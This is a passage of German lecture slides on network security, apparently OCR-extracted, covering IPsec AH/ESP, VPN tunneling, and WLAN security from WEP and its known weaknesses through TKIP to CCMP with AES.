- Verbindungs-ID (SPI)
- MAC-Wert für das gesamte Paket inkl. eines in der SA vereinbarten geheimen Schlüssels gemäß vereinbartem Algorithmus (mind. MD5, SHA-1)
- Next Header: spezifiziert Typ des Datenfelds (IP, TCP, UDP, ..)
- Sequenznummer: Verhinderung von Wiedereinspielungsangriffen



authentifiziert bis auf veränderliche Felder im IP-Header
(MAC-Wert im AH-Header ist zur Berechnung mit 0 initialisiert)

Encapsulating Security Payload (ESP) - Protokoll

- Stellt Authentifikation des Senders, Datenintegrität und Geheimhaltung sicher
- Verschlüsselung über eine symmetrische Blockchiffre (mind. 3DES, AES)
- ESP-Header wird zwischen dem (ggf. neuen) IP-Header und den Daten eingefügt und zwei “Trailer” werden an das Ende angehängt.
- IP-Protokoll-Feld = 50

Der ESP-Header enthält


- Verbindungs-ID (SPI)
- Sequenznummer
- Initialisierungsvektor f. Blockchiffre im CBC-Modus

Der ESP-Trailer-1 enthält


- Padding-Informationen
- Next Header-Feld

Der ESP-Trailer-2 enthält

- MAC-Wert zur Authentifikation



SA-Management



- Konfiguration der Sicherheitsstrategien über eine „Security Policy Database“
- Einrichten von SAs und Austausch von Schlüsseln
  - manuell (nur für kleine, statische Anwendungen)
  - durch weitere Protokolle, z.B.
    - **IKE** zum Schlüsselaustausch über Diffie-Hellmann (Internet Key Exchange [RFC 2409])
    - **ISAKMP** (Internet Security Association and Key Management [RFC 2407, 2408])


IPsec-Probleme


- Keine Verbindlichkeit: MACs sind keine digitalen Signaturen
- Eingeschränkter Grad an Vertraulichkeit bei Verwendung desselben Schlüssels für mehrere Verbindungen / Benutzer
- Sehr viele Optionen: schwierige Konfigurierung
- Authentifikation (AH-Protokoll) nicht zusammen mit **NAT** (Network Address Translation) einsetzbar, da NAT IP-Adressen manipuliert!

Virtual Private Network (VPN)

- Komponenten eines privaten Netzes („Intranet“) kommunizieren über ein öffentliches Netz („Internet“)
  - Unternehmens-Intranet mit mehreren physikalischen Standorten
  - Remote-Zugang eines Außendienstmitarbeiters zum Intranet
  - …
- Aufgabe eines VPN: Sicherheitseigenschaften des privaten Netzes durch „Tunneling“ auf das Internet übertragen
- Anforderungen:
  Authentifikation, Vertraulichkeit, Datenintegrität, Schlüsselerzeugung, Accounting

VPN - Anwendungsbeispiel






(a) Ein “private network” über gemietete Standleitungen

(b) Ein “virtual private network” über öffentliche Netze (Internet)


VPN mittels IPSec-Tunnel



Paket  im IPSec-Tunnelmodus von A nach B:

IP-Header Sender: R1 Empfänger: R2	IPSec-Header AH und/oder ESP	IP-Header Sender: A Empfänger: B	Restliche Nutzdaten


Daten



Kapitel 6
Sicherheitsmaßnahmen in Netzen


1. S/MIME
2. TLS
3. IPsec und VPN
4. WLAN: WEP und IEEE 802.11i

WLAN-Sicherheitsmechanismen
(IEEE 802.11 -Standard)




- **Netzwerkname (SSID)**
  - Nur Clients mit demselben Netzwerknamen (SSID) werden vom Access-Point (AP) akzeptiert
  - APs senden die SSID i.d.R. als Broadcast-Message im Klartext, um „eigenen“ Clients den Wechsel der Funkzelle zu ermöglichen!
- **LAN-Adressenfilterung** ("MAC"-Adressen) [standardkonform]
- **WEP-Protokoll** („Wired Equivalent Privacy“) zur Authentifikation, Verschlüsselung und Integritätssicherung der Kommunikation zwischen Clients und AP

WEP-Eigenschaften




- Verschlüsselung
  - Basis: Stromchiffre RC4, neu initialisiert für jedes Datenpaket
  - AP und Clients müssen einen gemeinsamen geheimen Schlüssel kennen (40 oder 104 Bit) → *Startwerterzeugung!*
  - Um für jedes Datenpaket einen unterschiedlichen Startwert zu erhalten, wird jeweils ein „zufälliger“ 24-Bit Initialisierungsvektor IV mit dem Schlüssel verknüpft und als Klartext mitgesendet
- Integrität
  - Für jedes Datenpaket wird eine 32-Bit CRC-Checksumme aus den Nutzdaten berechnet und mit verschlüsselt
- Authentifikation („Shared Key“-Authentication)
  - Der AP generiert 128 Zufallsbytes und sendet diese unverschlüsselt zum Client („Challenge“).
  - Der Client verschlüsselt die Challenge mit dem für alle Clients gemeinsamen Schlüssel („Response“) und sendet diese an den AP zurück (Standard-WEP-Protokoll)

WEP-Überblick



[BSI]

WEP-Sicherheitsprobleme



- Fehlendes Schlüsselmanagement
  → geringe Authentizität durch gemeinsame feste Schlüssel


- WEP-Algorithmus
  - 24-Bit für IV viel zu kurz, da nach ca. 5.000 Paketen die Wahrscheinlichkeit für die Wiederverwendung bereits > 50% ist → identische Schlüsselbitfolge!
  - Durch ein Klartext/Chiffretextpaar kann eine Schlüsselbitfolge ermittelt werden (erhältlich durch Aufzeichnen eines Authentifikationsdialogs: Challenge ⊕ Response) → Mit einer ermittelten Schlüsselbitfolge kann eine unberechtigte Authentifikation erfolgen!
  - CRC-Checksummen können gezielt manipuliert werden!

- RC4-Schwachstelle bei Schlüsselinitialisierung
  - Struktur von bestimmten IVs lässt auf Schlüssel schließen

WEP-Verbesserung: TKIP
(Temporal Key Integrity Protocol - IEEE 802.11i - „WPA“)

- Zwischenschritt: Hardwarekompatible WEP-Erweiterung
- Ergänzungen:
  - Message Integrity Code (MIC = MAC) mit eigener kryptographischer Hashfunktion: „Michael“
  - 48 Bit-Paket-Sequenznummern
  - Individuelle Erzeugung von paketspezifischen WEP-Schlüsseln aus Sequenznr., MAC-Adresse des Clients und wechselndem Verschlüsselungs-Key
- Schlüsselmanagement: Verwendung des **IEEE 802.1X**-Standards für Michael-Key und Verschlüsselungs-Key
  - Authentifikation über Authentifizierungsserver (z.B. RADIUS)
  - Austausch „frisch“ generierter Schlüssel

TKIP-Überblick



Endgültiges Ziel für IEEE 802.11i: CCMP
(Countermode-CBC-MAC-Protocol – „WPA 2“)

- Keine Hardwarekompatibilität zu WEP mehr
- Verwendung von
  - AES (128 Bit Schlüssellänge und 128 Bit Blocklänge) im „Counter-Mode“ als Pseudo-Zufallszahlengenerator
  - Integritätssicherung durch CBC-MAC (ebenfalls mit AES)
  - 48 Bit-Paket-Sequenznummern
  - IEEE 802.1X - Schlüsselmanagement

CCMP: MIC-Berechnung mit AES (CBC)


IV = Flag|Prio|Quelladresse|Paket-Sequenznummer|Datenlänge
(= 128 Bit-Startblock)

$$C_0 = AES(IV, K_{MIC})$$

$$C_{i+1} = AES(M_i \oplus C_i, K_{MIC})$$

- Der Schlüssel K_{MIC} wurde vorher über das IEEE 802.1X-Protokoll ausgehandelt.
- Die Daten (inkl. Header und Paddingbytes) eines 802.11-Frames werden in mehrere 128 Bit-Blöcke M_i aufgeteilt.
- Die höchsten 64 Bit des letzten Ergebnisses ist der MIC.

CCMP: Verschlüsselung mit AES (Countermode)




$Counter_0$ = Flag|Prio|Quelladresse|Paket-Sequenznummer|Zähler
(= 128 Bit-Start-Counterwert)

$Counter_i = Counter_0 + i$


$C_i = AES(Counter_i , K_{SEC}) \oplus M_i$

- Der Schlüssel K_{SEC} wurde vorher über das IEEE 802.1X-Protokoll ausgehandelt.
- Die Daten (inkl. MIC) eines 802.11-Frames werden in mehrere 128 Bit-Blöcke M_i aufgeteilt.

CCMP - Schema


Datenblock M für MIC-Berechnung
Startblock
MAC-Header
CCMP-Header
Padding
Daten
Padding
IV
802.11 -
Auffüllen auf n*128 Bit
CBC-MAC
MIC-Berechnung
Datenblock M für Verschlüsselung
Start-Counterwert
Daten+MIC
Counter0
AES/Counter-Mode Verschlüsselung
Verschlüsselung
802.11-Header
CCMP (mit Paketnummer)
Daten
MIC
802.11-Trailer
Verschlüsselt
Authentifiziert
Daten 802.11-Frame
802.11-Frame

Ende des 6. Kapitels:
Was haben wir geschafft?



Sicherheitsmaßnahmen in Netzen

1. S/MIME
2. TLS
3. IPsec und VPN
4. WLAN: WEP und IEEE 802.11i